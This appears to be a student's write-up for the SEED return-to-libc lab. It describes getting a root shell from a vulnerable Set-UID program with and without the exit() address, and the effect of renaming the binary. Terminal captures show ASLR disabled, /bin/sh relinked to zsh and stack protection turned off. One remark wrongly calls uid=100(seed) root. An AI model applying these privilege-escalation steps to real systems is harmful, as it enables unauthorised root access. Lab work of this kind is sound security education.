


// we can see id is uid=100(seed) so root.


Attack1 : try without exit() address, does it work?
Yes, without using exit() address, we can still attack vulnerable programs and get into the root shell, but if we try to exit from the root shell it will give segment default error.

I run the attack with X,Y,and Z values and I comment on the Z value, to see whether the attack will be successful without knowing the Z value. As we can see below, without Z value, I was able to reach to root shell “#” . If the vulnerable program (retlib.c) is running with root privilege(Set-UID), then I was able to attack root shell without know the exit() address, but I after attacking root, if I try to leave the root shell, it will throws “Segmentation fault”, then original program owners will notice that there program was attacked.


I provided details of the terminal and code of exploit.py.
Necessary codes are in the lab5-attack1 folder.



//attack1. I compiled ./exploit.py before commenting the exit() address. I was able to get into the root shell. (details are provided above steps)



// In this case, I commented on the exit() address to see whether I could attack the root shell without knowing the exit() address. -> Successfully possible to attack!



// I provided details of the result (attack1). Attack was successful since I got into the root shell, but when I tried to exit from the root shell, it threw a segmentation fault. Crashed!


Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of the badfile). Will your attack succeed or not? If it does not succeed, explain why

```
12      unsigned int *framep;
ROBLEMS  OUTPUT  TERMINAL  PORTS
TERMINAL                                                    bash
  ll-l: command not found
● [10/01/23]seed@VM:~/.../lab5$ ll -l badfile
  -rw-rw-r-- 1 seed seed 0 Oct  1 09:22 badfile
● [10/01/23]seed@VM:~/.../lab5$ ./exploit.py
⊗ [10/01/23]seed@VM:~/.../lab5$ ./retlib
  Address of input[] inside main():  0xffffcbf0
  Input size: 300
  Address of buffer[] inside bof():  0xffffcb81
  Frame Pointer value inside bof():  0xffffcbd8
  Segmentation fault
● [10/01/23]seed@VM:~/.../lab5$ make clean
  rm -f *.o *.out retlib  badfile
● [10/01/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
  kernel.randomize_va_space = 0
● [10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
● [10/01/23]seed@VM:~/.../lab5$ touch badfile
● [10/01/23]seed@VM:~/.../lab5$ ll -l badfile
  -rw-rw-r-- 1 seed seed 0 Oct  1 09:31 badfile
○ [10/01/23]seed@VM:~/.../lab5$ make
```


// I cleaned all the fields related to the retlib.c attack. Renamed file as newretlib.c to test whether length of string for program name is matter on stack address. I turn off randomization counter attack and linked zshell and create a badfile and check whether the badfile is empty at the beginning . Since the size of badfile is 0, I can start “make” to created executable and change ownership and setuid and start to debugging.

```
Address of buffer[] inside bof():  0xffffcb81
Frame Pointer value inside bof():  0xffffcbd8
Segmentation fault
[10/01/23]seed@VM:~/.../lab5$ make clean
rm -f *.o *.out retlib  badfile
[10/01/23]seed@VM:~/.../lab5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/01/23]seed@VM:~/.../lab5$ sudo ln -sf /bin/zsh /bin/sh
[10/01/23]seed@VM:~/.../lab5$ touch badfile
[10/01/23]seed@VM:~/.../lab5$ ll -l badfile
-rw-rw-r-- 1 seed seed 0 Oct  1 09:31 badfile
[10/01/23]seed@VM:~/.../lab5$ make
make: *** No rule to make target 'retlib.c', needed by 'retlib'.  Stop.
[10/01/23]seed@VM:~/.../lab5$ make
gcc -m32 -DBUF_SIZE=75 -fno-stack-protector -z noexecstack -o newretlib newretlib.c
sudo chown root newretlib && sudo chmod 4755 newretlib
[10/01/23]seed@VM:~/.../lab5$
Ln 3, Col 20  Spaces: 4  UTF-8  LF  { } C  Linux
```


// I had to change retlib to newretlib in make file and typed make.




// this is how I changed my makefile.



